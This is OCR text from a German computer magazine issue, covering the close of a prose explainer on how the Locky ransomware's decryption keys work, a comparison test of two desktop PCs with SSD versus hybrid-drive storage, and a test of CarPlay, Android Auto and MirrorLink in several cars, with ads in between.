Der mit etwas Glück zurückgelieferte Decryptor bringt den geheimen RSA-Schlüssel mit, der zu dem von Locky abgerufenen Public Key passt. Das Tool funktioniert somit nur auf dem Rechner des Opfers, das bezahlt hat. Es handelt sich um ein unspektakuläres Kommandozeilen-Tool, das sich – wie zuvor Locky – durch Datenträger und Freigaben frisst, um die Verschlüsselung wieder umzukehren.

(ju@ct.de) 

Die Locky-Verschlüsselung

Nur mit dem RSA-Schlüssel (blau) kann man den AES-Schlüssel dechiffrieren, den man benötigt, um die Datei wieder herzustellen. Doch dieser RSA-Schlüssel liegt nur auf dem C&C-Server der Erpresser.





Christian Hirsch

Allrounder im Speicher-Duell

Komplett-Rechner mit Hybrid-Festplatte oder SSD

Kleine SSD plus Platte oder Hybrid-Festplatte? Für 800 Euro bekommt man Allround-PCs mit leistungsfähiger Quad-Core-CPU und spieletauglicher Grafikkarte. Jedoch gibt es bei diesem Preis dann keine große SSD, sondern nur eine Hybrid-Festplatte oder ein Paket aus einer kleinen SSD und einer Festplatte. Welches der beiden Konzepte taugt besser für den PC-Alltag?

Bei Komplettrechnern von der Stange versuchen die Hersteller möglichst viele Käuferschichten gleichermaßen zufrieden zu stellen. PCs mit genug Rechenleistung, um Videos zu schneiden, gibt es schon ab 500 Euro zu kaufen. Sollen aktuelle 3D-Shooter flüssig laufen, ist man mit passender Grafikkarte ab 700 Euro dabei. Um im Elektromarkt-Prospekt die Nase vorne zu haben, verbauen die PC-Hersteller in ihren Consumer-Geräten jedoch lieber (Multi-)Terabyte-Festplatten als schnelle Solid-State Disks.

Die größere Kapazität von herkömmlichen Magnetscheiben zieht bei der Kundschaft immer noch stärker als der weniger plakative, dafür spürbare Geschwindigkeitsvorteil durch Flash-Speicher. Erst in der Luxusliga für über 1000 Euro gehören SSDs mit 256 GByte zur Grundausstattung. Bei Business-PCs gibt es die hingegen schon ab 520 Euro,

allerdings taugen diese Rechner mangels Grafikkarte nicht zum Spielen.

Im Test treten zwei Komplettrechner für jeweils rund 800 Euro mit ähnlicher Ausstattung gegeneinander an: Im HP Pavilion 550-137ng und im Lenovo IdeaCentre 700-25ish stecken jeweils der günstigste Quad-Core der aktuellen sechsten Core-i-Prozessorgeneration, 8 GByte RAM sowie eine GeForce GTX 960. HP packt das Betriebssystem auf eine 128-GByte-SSD und baut als Datenhalde zusätzlich eine 1-TByte-Festplatte ein, während Lenovo eine Hybrid-Festplatte (SSHD) mit 1 TByte Kapazität verwendet.

HP Pavilion 550-137ng

HP hat dem Pavilion 550 ein Gehäuse mit schicker blauer Front spendiert und hebt sich damit optisch etwas vom typischen PC-Einerlei ab. Das optische Slimline-Laufwerk

sitzt hochkant in der Mitte des Rechners und fällt wie der Kartenleser und die USB-Frontanschlüsse im schmalen schwarzen Dekorstreifen kaum auf.

Im Inneren setzt der Hersteller auf moderne Technik, spart aber an einigen Stellen: Der Core i5-6400 hockt auf einem Mainboard mit dem Billig-Chipsatz H110. Mit Ausnahme des PEG-Slots für die Grafikkarte arbeiten die Steckplätze deshalb nur mit PCIe-2.0-Geschwindigkeit. Der freie M.2-Slot eignet sich daher ausschließlich für WLAN-Kärtchen mit 30 mm Länge, nicht aber für schnelle PCIe-SSDs mit größerer Bauform. Zudem bestückt HP nur einen der beiden Speicher-Steckplätze mit einem DDR3-DIMM.

SSD und Festplatte sitzen wie das DVD-Laufwerk hochkant im Gehäuse. Freie Schächte gibt es nicht, zudem begrenzt der nicht herausnehmbare Laufwerksträger die Länge von Erweiterungskarten, was späteres Aufrüsten erschwert. Dank drei DisplayPort-1.2-Anschlüssen und einer HDMI-2.0-Buchse an der GeForce GTX 960 kann der Rechner vier 4K-Monitore beziehungsweise ein 5K-Display flüssig mit 60 Hz Bildwiederholrate ansteuern.

Im Leerlauf brummt der Pavilion 550 mit 0,8 Sone Lautheit. Verursacher ist die nicht entkoppelte Festplatte, die das gesamte Gehäuse vibrieren lässt. Bei Zugriffen und mit CPU-Last steigt der Geräuschpegel nur minimal an (1,0 Sone). Kommt 3D-Last hinzu, wird der Lärm nach längerer Zeit unerträglich: 3,3 Sone zwingen zu Kopfhörern.

Bei den USB-2.0-Transferraten schwächelt der Pavilion 550 etwas: Mehr als 22 MByte/s sind nicht drin. Erst wenn man zusätzlich einen CPU-Kern belastet, erreicht der Rechner die üblichen 37 MByte/s Durchsatz. Vermutlich gibt es hier ein kleines Problem mit den Energiesparmechanismen. Zudem liefern die analogen Audiobuchsen keinen linearen Frequenzverlauf. Auch das Abschalten aller „Verbesserungen“ in der mitgelieferten Software von Bang & Olufsen half nicht weiter.

Lenovo IdeaCentre 700-25ISH

Der IdeaCentre 700 kostet rund 80 Euro mehr als der HP-Rechner, bietet dafür aber einige Extras. Im Unterschied zu diesem ist er mit WLAN, einem H170-Mainboard sowie DDR4-RAM ausgestattet. Mit lediglich einem Speichermodul arbeitet der Rechner jedoch ebenfalls nur im Single-Channel-Modus. Das optische Laufwerk sowie die 3,5"-Hybrid-Festplatte lassen sich dank Schnellverschlüsselung leicht auswechseln. Bei Mainboard und Netzteil handelt es sich jedoch um proprietäre 12-Volt-Technik ohne den üblichen 24-poligen ATX-Stromstecker.

Nach dem ersten Start ist zunächst erst einmal Warten angesagt, denn Lenovo hat die Ursprungsversion von Windows 10 aufgespielt. Die Installation des 3 GByte großen Updates auf Version 1511 dauert eine knappe Stunde. Im Leerlauf scheitert der PC bei der Geräuschentwicklung mit 0,5 Sone knapp an der Note „Sehr gut“. Aus dem lei-

ct Make:
KREATIV MIT TECHNIK



Blitze enten
mit Raspberry Pi

Physik mit Show-Effekt

Plasma-Generator · Elektronischer Flaschentaucher

- Zimmerflieger aus Styropor
- Zigarrenkisten-Synthesizer
- Elektrischer Schneckenzaun
- Grundlagen: Widerstände



Slapstick-Makerin
Simone Giertz



1/2016

Bock auf Basteln!

2x Make mit 35 % Rabatt testen.

Ihre Vorteile:

- 2 Hefte mit 35% Rabatt testen
- Zusätzlich digital lesen über iPad oder Android-Geräte
- Zugriff auf Online-Artikel-Archiv*
- Versandkostenfrei

Für nur 12,90 Euro statt 19,80 Euro.

* Für die Laufzeit des Angebotes.



Jetzt bestellen und von den Vorteilen profitieren:
www.make-magazin.de/miniabo

Hier können Sie direkt bestellen und finden weitere Informationen.

Tel: 0541 80 009 125 E-Mail: leserservice@make-magazin.de
(Mo.-Fr. 8-19 Uhr, Sa. 10-14 Uhr)



Allround-PCs – technische Daten

Hersteller, Typ	HP Pavilion 550-137ng	Lenovo 700-25ISH (90ED001FGE)
Hardware-Ausstattung		
CPU / Kerne / Takt (Turbo)	Core i5-6400 / 4 / 2,7 (3,1 bis 3,3) GHz	Core i5-6400 / 4 / 2,7 (3,1 bis 3,3) GHz
CPU-Lüfter (Regelung)	80 mm (✓)	80 mm (✓)
RAM (Typ / Max.) / -Slots (frei)	8 GByte (DDR3-1600 / 32 GByte) / 2 (1)	8 GByte (DDR4-2133 / 64 GByte) / 4 (3)
Grafik(-speicher) / -lüfter	GeForce GTX 960 (2 GByte) / 92 mm	GeForce GTX 960 (2 GByte) / 65 mm
Chipsatz	H110	H170
Erweiterungs-Slots (nutzbar)	1 × PCIe x1 (1), 1 × PEG (0), 1 × M.2 (1)	3 × PCIe x1 (2), 1 × PEG (0), 1 × M.2 (0)
Festplatte (Typ, Kapazität, Drehzahl, Cache)	Toshiba DT01ACA100 (3,5"-SATA 6G, 1 TByte, 7200 min ⁻¹ , 32 MByte)	Seagate ST1000DX001 (3,5"-SATA, 1 TByte, 7200 min ⁻¹ , 8 GByte Flash + 64 MByte)
SSD (Typ, Kapazität)	Samsung PM871 128GB (MZ7LN128HCHP) (2,5"-SATA 6G, 128 GByte)	n. v.
optisches Laufwerk (Art)	HPSU-208GB (DVD-Brenner)	PLDS HD16AFSH (DVD-Brenner)
Kartenleser	SDXC, SDHC, SD, MMC	SDXC, SDHC, SD, MMC
Einbauschächte (frei)	1 × 2,5" (0), 1 × 3,5" (0), 1 × Slimline (0)	2 × 3,5" (1), 2 × 2,5" (1)
Netzwerk-Interface (Chip, Anbindung) / TPM	1 GBit/s (Realtek 8161GSH, PCIe) / TPM 2.0	1 GBit/s (Intel i219-LM, Phy) / TPM 2.0
WLAN (Chip, Anbindung)	n. v.	802.11ac, 867 MBit/s (QCA6174A, PCIe)
Gehäuse (B × H × T [mm]) / -lüfter (geregelt)	Midi-Tower (166 × 361 × 380) / 92 mm (✓)	Midi-Tower (173 × 398 × 450) / 2 × 92 mm (✓)
Kensington-Lock / Schlosslasche / Türschloss	✓ / ✓ / n. v.	n. v. / ✓ / n. v.
Netzteil(-lüfter)	Lite-On PS-6301-07, 300W, 80Plus Bronze (80 mm)	FSP400-40AGPAA, 400W, 80 Plus Platinum (80 mm)
Anschlüsse hinten	1 × HDMI 2.0, 1 × DVI, 3 × DisplayPort 1.2, 3 × analog Audio, 2 × USB 3.0, 2 × USB 2.0, 1 × LAN	1 × HDMI 2.0, 2 × DVI, 1 × DisplayPort 1.2, 3 × analog Audio, 2 × USB 3.0, 2 × USB 2.0, 1 × LAN
Anschlüsse vorn, oben und seitlich	2 × USB 3.0, 1 × analog Audio	2 × USB 3.0, 2 × analog Audio
Elektrische Leistungsaufnahme und Datentransfer-Messungen		
Soft-Off (mit EUP) / Energie Sparen / Leerlauf	0,3 W / 1,8 W / 25,3 W	0,7 W (0,5 W) / 1,0 W / 27,3 W
Vollast: CPU / CPU und Grafik	85 W / 213 W	83 W / 202 W
SSD / Festplatte Lesen (Schreiben)	555 (160) / 184 (181) MByte/s	n. v. / 154 (197) MByte/s
USB 2.0 / USB 3.0: Lesen (Schreiben)	40 (22) / 463 (460) MByte/s	43 (31) / 463 (463) MByte/s
LAN: Empfangen (Senden)	117 (118) MByte/s	117 (117) MByte/s
SDXC-Card: Lesen (Schreiben)	37,0 (39,0) MByte/s	27,0 (31,0) MByte/s
Funktions-Tests		
Secure-Boot ab- / CSM einschaltbar / Auto BIOS Update	✓ / ✓ / –	✓ / ✓ / –
Wake on LAN: Standby / Soft-Off	✓ / ✓	✓ / ✓
USB: 5V in Soft-off / Wecken per USB-Tastatur aus: Standby (Soft-Off)	– / ✓ (–)	– / ✓ (–)
Bootdauer bis Desktop	17 s	25 s
Parallelbetrieb (Digital Monitore)	4 Displays	4 Displays
4K: HDMI / DisplayPort / DVI	60 Hz / 60 Hz / 30 Hz	60 Hz / 60 Hz / 30 Hz
analog Mehrkanalton (Art) / 2. Audiostream	✓ (5.1) / ✓	✓ (5.1) / n.v.
Systemleistung		
BAPCo SYSmark 2014	1515	1465
Cinebench R15 Rendering: Single- / Multi-Thread	141 / 518	143 / 520
3DMark: Fire Strike	6132	6355
Alien Isolation, Maximum, 1T × SMAA: Full HD / Ultra HD	84 / 25 fps	88 / 26fps
Dirt Rally, hohe Qualität, 2 × MSAA: Full HD / Ultra HD	95 / 34 fps	102 / 37 fps
Mordors Schatten: Ultra: Full HD / Ultra HD	44 / 15 fps	45 / 16 fps
Bewertung		
Systemleistung: Office / Rendering / Spiele	⊕⊕ / ⊕ / ⊕	⊕⊕ / ⊕ / ⊕
Audio: Wiedergabe / Aufnahme / Front	⊕ / ⊖ / ⊕	⊕ / ⊖ / ⊕
Geräuschenwicklung: Leerlauf / Volllast (Note)	0,8 Sone (⊕) / 3,3 Sone (⊖⊖)	0,5 Sone (⊕) / 2,5 Sone (⊖⊖)
CPU-Last / Festplatte (Note)	1,0 Sone (⊕) / 1,0 Sone (⊖)	1,9 Sone (⊖) / 0,8 Sone (⊕)
Lieferumfang		
Tastatur / Maus	✓ / ✓	✓ / ✓
Betriebssystem / installiert im UEFI-Modus / Secure-Boot	Windows 10 Home (64Bit) / ✓ / ✓	Windows 10 Home (64Bit) / ✓ / ✓
Anwendungs-Software	Cyberlink (PhotoDirector, Power Media Player, PowerDirector)	Lenovo-Software
Treiber- / Recovery-CD / Handbuch	n. v. / n. v. / Kurzanleitung	n. v. / n. v. / Kurzanleitung
Preis / Garantie	760 € / 12 Monate	840 € / 24 Monate

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
 ✓ vorhanden n. v. nicht vorhanden – funktioniert nicht k. A. keine Angabe

sen Lüftergeräusch sticht das Brummen des Grafikkartenventilators hörbar heraus. Laufen die vier CPU-Kerne des Core i5-6400 unter Volldampf, ist der Rechner fast doppelt so laut wie der Duellant von HP (1,9 Sone). Hat auch die GPU zu tun, klettert die Lautheit auf 2,5 Sone.

Die GeForce GTX 960 stellt lediglich einen DisplayPort-1.2-Ausgang bereit. Ein zweiter 4K-Monitor lässt sich per HDMI 2.0 anschließen und mit 60 Hertz Wiederholrate betreiben. Auf der Oberseite gibt es eine Ablage für eine externe Festplatte, die zugleich als Tragegriff dient. Die mitgelieferte optische Maus funktionierte auf glatten Oberflächen nur eingeschränkt.

Spielspaß

Wegen ihrer ähnlichen Ausstattung unterscheiden sich die Rechner bei der Performance nur in Nuancen. Beide eignen sich dank ihrer Quad-Cores auch für anspruchsvolle Anwendungen wie Raw-Fotoentwicklung mit Lightroom oder für Videoschnittaufgaben. Die GeForce GTX 960 liefert genug Leistung, um anspruchsvolle Spiele in Full HD mit hoher Qualität flüssig darzustellen. Bei größeren Auflösungen wie 2560 × 1440 oder 3840 × 2160 (Ultra HD) ist die Speichermenge von 2 GByte sowie die -anbindung an die GPU mit 128 Datenleitungen zu knapp. Dann muss man die Grafikdetails deutlich reduzieren.

Bei der Leistungsaufnahme mit ruhendem Windows-Desktop trennen die beiden Rechner nur 2 Watt. Mit 25 Watt (HP) beziehungsweise 27 Watt (Lenovo) kommen sie fast an die 24 Watt unseres Bauvorschlags eines 11-Watt-PC mit GeForce GTX 960 heran [1]. Auch in den verschiedenen Lastzuständen sind die Unterschiede marginal.

Kapazität oder Schwuppdizität?

Im Alltag fühlen sich die getesteten Desktop-PCs aufgrund der unterschiedlichen Massenspeicher-Konzepte verschieden schnell an. Der HP Pavilion 550 bootete dank SSD innerhalb von 17 Sekunden, während der Lenovo IdeaCentre 700 mit 25 Sekunden rund anderthalb Mal so lange brauchte. Sofern Programme auf den knappen Speicherplatz der SSD passen, hat der HP-Rechner die Nase vorne. Um beim Action-Shooter Battlefield 4 die Multiplayer-Karte Golmud Bahn zu laden, benötigte er 46 Sekunden. Der Lenovo-Rechner mit Hybrid-Festplatte brauchte dafür mit 70 Sekunden deutlich länger.

Allerdings fressen aktuelle Spiele viel Speicherplatz. Bei Battlefield 4 sind es 36 GByte, das Open-World-Spiel Grand Theft Auto V belegt sogar 64 GByte. Wer mehrere Spiele installieren will, muss deshalb beim Pavilion 550 zwangsläufig auf die langsame Festplatte ausweichen. Dann verlängert sich aber die Ladezeit der Battlefield-Karte auf über 2 Minuten, also fast doppelt so viel wie beim IdeaCentre 700 mit Hybrid-Festplatte. Bei Photoshop CC2015 kletterte die Dauer des



Im HP Pavilion 700 gibt es kaum Aufrüstmöglichkeiten. Sämtliche Laufwerksschächte sind bereits mit SSD und Festplatte belegt.

Programmstarts beim Wechsel von SSD auf Platte von 8 auf 20 Sekunden. Die Hybrid-Festplatte liegt mit 9 Sekunden nur knapp hinter der SSD.

Allerdings benötigt der Lenovo-Rechner einige wiederholte Programmstarts, um auf diese Werte zu kommen. Die Logik in der Hybrid-Platte wertet stetig die Zugriffe aus und entscheidet danach, welche Datenblöcke sie zusätzlich im schnellen, 8 GByte großen Flash-Speicher ablegen.

Beim ersten Ladevorgang der Golmud-Bahn-Map benötigt der Ideacentre 700 noch 178 Sekunden, also fast drei Minuten. Mit den folgenden Spielstarts verringerte sich die Ladezeit auf 146, 85 und schließlich 70 Sekunden. Bei Adobe Photoshop sank die Startdauer von 27 auf 20 und schließlich 9 Sekunden. Es verlangt also jeweils drei bis

vier Ladevorgänge, bis der Cache-Algorithmus optimal funktioniert. Zwischen unseren Versuchen haben wir den Rechner jedes Mal neu gestartet, da die Daten sonst aus dem Datei-Cache des Arbeitsspeichers kommen und dies die Messergebnisse verzerrt würde.

Fazit

Die getesteten Rechner von HP und Lenovo erfüllen die Anforderungen an einen Allround-PC ohne Einschränkungen und eignen sich gleichermaßen zum Arbeiten und Spielen. Beide haben zudem ein gutes Preis-/Leistungsverhältnis. Zum Vergleich: Unser ähnlich ausgestatteter PC-Bauvorschlag aus c't 25/15 kostet inklusive Windows-Lizenz 100 bis 150 Euro mehr.

Trotz vier vorhandener DIMM-Slots bestückt Lenovo den IdeaCentre 700 nur mit einem Modul und nutzt deshalb nur einen der beiden Speicherkanäle.



Auch abseits der Netzwerkdose kommt der Rechner von Lenovo dank WLAN-Modul ins Internet.



Allerdings leiden sowohl der Pavilion 550 als auch der IdeaCentre 700 an den typischen Einschränkungen von Komplett-PCs von der Stange. Sie sind vor allem unter Last laut und nur eingeschränkt aufrüstbar. Dafür hat man aber auch die Garantie vom Hersteller, dass alles funktioniert. Für den Alltag praktikabler ist in den meisten Anwendungsfällen die getestete Variante des Lenovo-Rechners mit Hybrid-Festplatte. So muss man sich keine Gedanken machen, wie man die Daten am besten verteilt. Die 128 GByte SSD-Speicher des PC von HP sind für moderne Spiele zu knapp bemessen. (chh@ct.de)

Literatur

[1] Christian Hirsch, Wünsch Dir was für 4K, Bauvorschläge für leise und effiziente und schnelle Desktop-PCs, c't 25/10, S. 101

ct



WENIGER STROMVERBRAUCH MIT WORKFORCE PRO RIPS

Weitere Informationen finden Sie unter www.epson.de/inkjetsaving.

Die Ergebnisse sprechen für sich
Die unabhängigen Tests basierend
auf Vergleichen mit Laserdruckern
finden Sie unter

www.epson.de/rips



EPSON®
EXCEED YOUR VISION



Sven Hansen, Axel Kossel

The Rolling Phones

Apple CarPlay und Android Auto machen das Handy zum Info- und Unterhaltungssystem fürs Auto

Nahezu alle Auto-Hersteller bieten Infotainment-Geräte als Sonderausstattung an. Diese können zwar kaum mehr als ein Smartphone, sind aber viel teurer und lassen sich nur mit Mühe ersetzen, wenn sie veralten. Ist das Handy also die bessere Lösung, sofern es sich über CarPlay oder Android Auto mit dem Fahrzeug koppeln lässt?

Car-Infotainment ist teuer, denn die Multimedia-Navi-Hybride müssen hohe Anforderungen an die Zuverlässigkeit in rauer Umgebung erfüllen. Rüstet man etwa eine Mercedes A-Klasse mit dem Top-System Comand Online aus, kostet das 3630 Euro. Ein stolzer Aufpreis für ein Auto, das ab 23 750 Euro zu haben ist.

Mit Android Auto und Apple CarPlay geht es viel günstiger: Das Smartphone-Integrationspaket für den getesteten Mercedes A 250 sport 4matic kostet nur 357 Euro. Dieses System ergänzt das serienmäßige Radio mit Freisprecheinrichtung um die CarPlay- und Android-Auto-Schnittstelle. Man benötigt also noch ein iPhone ab Modell 5 oder ein Handy mit Android ab Version 5.0, um navigieren und kommunizieren zu können.

Wir haben uns die Infotainment-Systeme in neun Autos angesehen: Audi A4, BMW

750i, Mercedes A250, Mitsubishi Pajero, Opel Karl, Opel Insignia, Seat Ibiza Connect, Skoda Superb, VW Touran und Volvo XC90. Doch nur beim Mercedes, Mitsubishi und Opel Karl erhält man eine preiswerte Infotainment-Version, bei der das Smartphone die Hauptarbeit macht. Bei allen anderen Modellen sind CarPlay und Android Auto nur in Verbindung mit einem teuren Infotainment-System möglich

Fuhrpark

Bis auf eine Ausnahme unterstützen alle Apple CarPlay, wohingegen Android Auto im BMW, Insignia und Volvo nicht funktioniert. Volvo will es aber als Update nachliefern. Der BMW ist auch die CarPlay-Ausnahme. Sein ConnectedDrive-System hat eine eigene Schnittstelle für iOS- und Android-Geräte.

Dabei dient die BMW-connected-App als Brücke zwischen dem System und speziellen Apps, die „BMW-ready“ sind. BMW hat angekündigt, künftig auch CarPlay zu implementieren.

Wenig Futter

CarPlay und Android Auto leiden unter einem Mangel an Apps. Es kommen zwar allmählich mehr dazu, doch leider fehlt thematische Vielfalt. Die meisten CarPlay-Apps machen Audio-Streaming; gefühlt bringt jeder lokale US-Radio-Sender eine solche heraus. Bei Android gibt es immerhin etliche Messaging- und Telefonie-Apps. Doch leider fehlen wichtige Dinge wie eine leistungsfähige Onboard-Navigation mit CarPlay- oder Android-Auto-Unterstützung.

Dass es besser geht, zeigt MirrorLink, eine Alternative, die Seat, Skoda und VW bieten. Dieser Standard zur Übertragung von Smartphone-Inhalten aufs Fahrzeugdisplay wird vom Car Connectivity Consortium (CCC) aktiv vorangetrieben. Diesem gehören außer der Volkswagenengruppe auch Citroen, Peugeot, Toyota und die Smartphone-Hersteller Samsung, HTC und Sony an. MirrorLink funktioniert aber längst nicht mit jedem Android-Handy.

Für MirrorLink gibt es mit Wise Pilot und Sygic Car Navigation zwei Navigations-Apps. Der Touran hat darüber hinaus ein ganzes Bündel von MirrorLink-Anwendungen im Köcher, von denen einige auch auf Informationen der Bordelektronik zugreifen. Etwa die Trainer App, die einem Gamification-Ansatz folgt, um zu ökologischer Fahrweise zu erziehen. Einige der Apps sind in angepasster Form auch bei Skoda erhältlich: MotorSound zum Beispiel ergänzt die Motoren-

geräusche im sonst recht ruhigen Innenraum um eine sportliche Note.

Seat stellt über MirrorLink eine alternative Bedienoberfläche für das System bereit, sogar mit individueller Anpassung: Einzelne Widgets für Wetterinformationen, einen elektronischen Fahrtenschreiber oder den Medioplayer auf dem Smartphone lassen sich beliebig anordnen.

Auch BMW bietet eine größere App-Vielfalt als CarPlay. Darunter die Radiodienste Tuneln und Sticher, Hörbuchspezialist Audible, der deutsche Pandora-Klon Aupeo, Streaming-Spezialist Spotify und die News von N-TV. Allerdings klappte das Aufrufen und Steuern der Apps auf dem Smartphone über CommandOnline nicht immer zuverlässig. Manchmal mussten wir auf dem Smartphone nachhelfen. Für Android-Nutzer hat die ConnectedDrive-App derzeit nur Spotify zu bieten.

Wegweiser

Bei der Navigation sind CarPlay und Android Auto den Infotainment-Systemen etwas unterlegen. Google hat mit seinen Online-Verkehrsinformationen und dem etwas besseren Routing bei den beiden knapp die Nase vorn. Beide Systeme laden Kartendaten aus dem Netz, was bei kleiner Datenflat und im Ausland nicht gut ist. Apples Karten-App speichert zwar Abschnitte zwischen und bei Google Maps kann man auch größere Bereiche für 30 Tage herunterladen, doch die Einbausysteme sind mit ihrem lokal gespeicherten Kartenmaterial im Vorteil.

Sie nutzen meist Karten und Online-Verkehrsinformationen von TomTom oder Here und unterscheiden sich daher kaum. In puncto Aktualität tut sich Audi hervor: Der Käufer erhält im Halbjahresrhythmus fünf Mal ein kostenloses Update. Bei Mercedes hat uns die Kopplung zwischen den Apps und dem Navi gefallen: Egal, ob man bei HRS



ein Hotel findet oder bei Google Maps eine Stelle anklickt – man kann die Adresse direkt als Ziel übernehmen.

Ein bisschen fiel das Navi des Skoda ab, das uns im Autobahngewirr um Braunschweig auf einen Umweg schickte. Außerdem hat es keine Online-Verkehrsinformationen, sondern nur TMC. Die MIB2-Geräte im Seat, Skoda und VW überzeugten bei der Sprachführung: Sie wurde verständlich über das laufende Radio- oder Medienprogramm gelegt, ohne dieses stummzuschalten. So verpasst man nichts, wenn etwa gerade Nachrichten laufen.

Auch das Navi des teuren BMW war nicht perfekt: Es wollte uns durch einen dicken Stau schicken, obwohl die Fahrt von München nach Hannover dadurch rund eine Stunde länger dauert hätte als über die etwas weitere Route. Davon abgesehen gehört es gemeinsam mit dem System von Audi zur Spitzenkasse.

Die Kartenansichten im Insignia sieht mit ihrem Wachsmal-Touch zwar etwas altmodisch aus, erfüllten aber ihren Zweck. Beim Volvo sah die Karte auf dem großen Display schick aus, doch hier überzeugte uns die Bedienung nicht völlig. So fehlt im Einstellungsmenü ein Punkt, um die Ausrichtung der Karte von „Norden“ auf „in Fahrtrichtung“

umzuschalten. Man musste die Karte vergrößern, um einen Umschaltknopf zu finden.

Gute Unterhaltung

Nutzt man das über CarPlay oder Android Auto angebundene Smartphone für die Musikwiedergabe, ist man bezüglich der Soundformate auf die Fähigkeiten seines Mobilgeräts und der jeweiligen Wiedergabe-App angewiesen. Apple bringt verlustfrei kodierten CD-Sound zu Gehör – sofern eine lokale Sammlung in Apple Lossless hinterlegt ist. Ansonsten muss man sich mit der üblichen AAC- oder MP3-Qualität begnügen.

Alle getesteten Systeme spielten Medieninhalte von USB-Stick oder einer Festplatte ab. Dabei spielt die Formatierung des Massenspeichers nur beim Mitsubishi eine Rolle: Dieser konnte nur FAT32. Die USB-Ports aller Testwagen lieferten genug Strom für 2,5-Zoll-Festplatten.

Die Systeme der Volkswagengruppe kamen alle mit einer internen Festplatte (Jukebox), auf der sich magere 10 GByte Musik ablegen ließen. Dafür sind sie – wie auch das Command Online der A-Klasse – mit SD-Karteneinschüben ausgestattet. Auch mit einer 200-GByte-Karte hatten die Geräte keine Probleme und boten somit eine gute

Alternative
MirrorLink: Im Seat Ibiza Connect zaubert das mitgelieferte Smartphone eine tolle Oberfläche aufs Infotainment-Display, die sich frei konfigurieren lässt.



Die Ergebnisse sprechen für sich
Die unabhängigen Tests basierend auf Vergleichen mit Laserdruckern finden Sie unter

www.epson.de/rips



WENIGER AUSFALLZEITEN MIT WORKFORCE PRO RIPS

Weitere Informationen finden Sie unter www.epson.de/inkjetsaving.



EPSON
EXCEED YOUR VISION

Apple CarPlay versus Android Auto



Die CarPlay-Startseite



Spracheingabe per Siri



CarPlay navigiert mit Apples Karten-App.



Musik von Apple Music, Spotify oder Deezer



Der CarPlay-Nachrichteneingang zeigt nur SMS.

Beim Erstkontakt ist man mit CarPlay viel schneller am Start. Kaum dass das entsperrte iPhone am USB-Anschluss angestöpselt ist, erscheint die Oberfläche auf dem Fahrzeugdisplay. Bei Android muss man zuerst die Auto-App installieren, danach werden einige System-Apps aktualisiert. Vor dem ersten Kontakt sollte man die Auto-App manuell starten und danach dem Auto den Zugriff aufs Handy erlauben. Bei VWs MIB2 kommt erschwerend dazu, dass es je nach Einstellung eine MirrorLink-Verbindung aufzubauen will und zu Android Auto erst überredet werden muss. Hat der erste Kontakt geklappt, gelingt das Wiederverbinden meist problemlos.

Die Startbildschirme (oben) unterscheiden sich deutlich. Bei CarPlay landet man in einer Tablet-artigen Ansicht mit acht App-Icons. Google präsentiert hingegen kontextbezogene Informationen – das können verpasste Anrufe, Stauinformationen oder Infos zum Wetter sein. Während man bei Apple per Wischgeste zu weiteren Apps blättert, werden die Android-Auto-kompatiblen Anwendungen über die Navigationsleiste am unteren Bildschirmrand angewählt.

Beide Systeme lassen sich per Spracheingabe steuern, sodass der Blick auf der Straße bleibt. Ein langer Druck auf die Sprechtaste am Lenkrad erweckt Siri oder Google zum Leben und man kann Navi-Ziele diktieren, Nachrichten schreiben und Musik auswählen. Beide Systeme beschränken sich bei der Sprachsuche auf ihren hauseigenen Musikdienst – man kann also nicht seinen Spotify-Account durchforsten.

Android Auto bindet Google Maps ein, unter CarPlay nutzt man die Karten-App des iPhones. Die übersichtliche Darstellung auf dem Fahrzeug-Display sorgt bei beiden Ansätzen für eine ablenkungsfreie Fahrt. Alternative Navi-Apps lassen leider beide nicht zu – ihr grösster Nachteil.

Beide Plattformen können auf dem Smartphone gespeicherte Musik abspielen. Von den beliebten Musik-Flatrates unterstützt CarPlay außer Apple Music noch Spotify und Deezer. Bei Android Auto stehen Google Play Musik, Spotify und Amazons Music-App zur Wahl. Das Stöbern in der Musikflatrate macht wegen der arg reduzierten Listendarstellung wenig Spaß. Internetradio kann man sich jeweils über Tuneln ins Auto holen, bei Android Auto lässt sich alternativ auch Radio.de einbinden.

Um eingehende Anrufe anzunehmen, reicht ein Sprachbefehl. Bei Android Auto konnten wir Nachrichten per SMS, WhatsApp und Threema senden und empfangen. CarPlay beschränkte sich auf die SMS-Kommunikation, konnte Mails versenden, aber zeigte keine eingehenden Mails an.



Android Auto ist gestartet.



Google-Spracherkennung mit Android Auto



Android Auto nutzt Google Maps.



Musik von Google Play Music, Spotify oder Amazon



Android Auto zeigt auch WhatsApp und andere Messenger.

Möglichkeit, um größere Musiksammlungen dauerhaft im Fahrzeug zu parken. Alle Fahrzeuge erlaubten das Koppeln per Bluetooth A2DP und ließen sich so von jedem Smartphone aus mit Musik bespielen.

Formatfrage

Große Unterschiede zeigten sich bei den unterstützten Audioformaten: Ausgerechnet Mercedes bildete mit einem magern Mix aus MP3, AAC, WMA und WAV das Schlusslicht. Alle anderen hatten zumindest noch Ogg Vorbis im Angebot. Verlustfrei komprimierte Musik konnten wir in den Opel-Fahrzeugen nur über das wenig verbreitete WMA lossless genießen. In den Fahrzeugen der Volkswagengruppe kam immerhin FLAC hinzu – der Standard in Sachen verlustfreier Musikwiedergabe. Dabei machte es keinen Unterschied, ob die Musik in CD-Qualität oder HQ-Auflösung mit 24 Bit und 192 kHz vorlag – die Fahrzeuge spielten alles anstandlos ab.

Die Entwickler bei Audi haben sich besonders viel Mühe gegeben: Im A4 konnten wir sogar Flac-Dateien mit Mehrkanalton wiedergeben. In Kombination mit dem gut abgestimmten Surround-System machte es das Fahrzeug zu einem Konzertsaal auf Rädern. Spitzenreiter bei der Formatunterstützung war aber das ConnectedDrive-System von BMW: Es spielt sämtliche Audioformate, hochaufgelöste Musik bis hin zu DXD-Material.

Beim Volvo ist die Formatunterstützung mäßig, zumindest ließen sich im Test auch hoch aufgelöste FLAC-Dateien wiedergeben. Weniger schön: Einer unserer Teststicks brachte das System schon beim Indizierungsversuch wiederholt zum Absturz.

Kleines Kino

Weder CarPlay noch Android Auto sehen die Wiedergabe von Videos vor, wer Filme schau-



Das kann nur das eingebaute Navi: Der Audi A4 blendet die Karte im virtuellen Cockpit ein und verkleinert dafür Tacho und Drehzahlmesser.

en möchte ist daher auf die Fähigkeiten des Bordsystems angewiesen.

